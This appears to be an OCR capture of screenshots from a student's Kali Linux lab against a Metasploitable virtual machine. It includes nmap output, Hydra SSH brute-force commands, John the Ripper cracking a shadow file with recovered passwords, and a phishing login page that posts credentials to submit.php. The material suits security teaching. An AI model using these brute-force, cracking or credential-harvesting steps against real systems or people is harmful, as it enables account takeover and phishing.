OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:50
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
;;;;;;;;;;;;;;;;;;;
; About this file ;
;;;;;;;;;;;;;;;;;;;
; PHP comes packaged with two INI files. One that is recommended to be used
; in production environments and one that is recommended to be used in
; development environments.
; php.ini-production contains settings which hold security, performance and
; best practices at its core. But please be aware, these settings may break
; compatibility with older or less security-conscious applications. We
; recommending using the production ini in production and testing environments.
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.
; This is the php.ini-production INI file.
;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;;;;
; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.
; display_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; display_startup_errors
; Default Value: On
; Development Value: On
; Production Value: Off
; error_reporting
; Default Value: E_ALL
; Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED
; log_errors
; Default Value: Off
; Development Value: On
; Production Value: On
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^ Back ^ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^ Forward ^ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 10:05

kali@kali: ~

Session Actions Edit View Help

GNU nano 8.6 login.html


```
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

[Wrote 17 lines]

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ◂ Back ^◂ Prev Word

^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ▸ Forward ^▸ Next Word

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:51
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:09

kali@kali: ~

Session Actions Edit View Help

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```




```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Right Ctrl

META KALI [Running] - Oracle VirtualBox


File Machine View Input Devices Help





Mouse integration ...
Don't show again


Auto capture keyboard ...
Don't show again

Right Ctrl

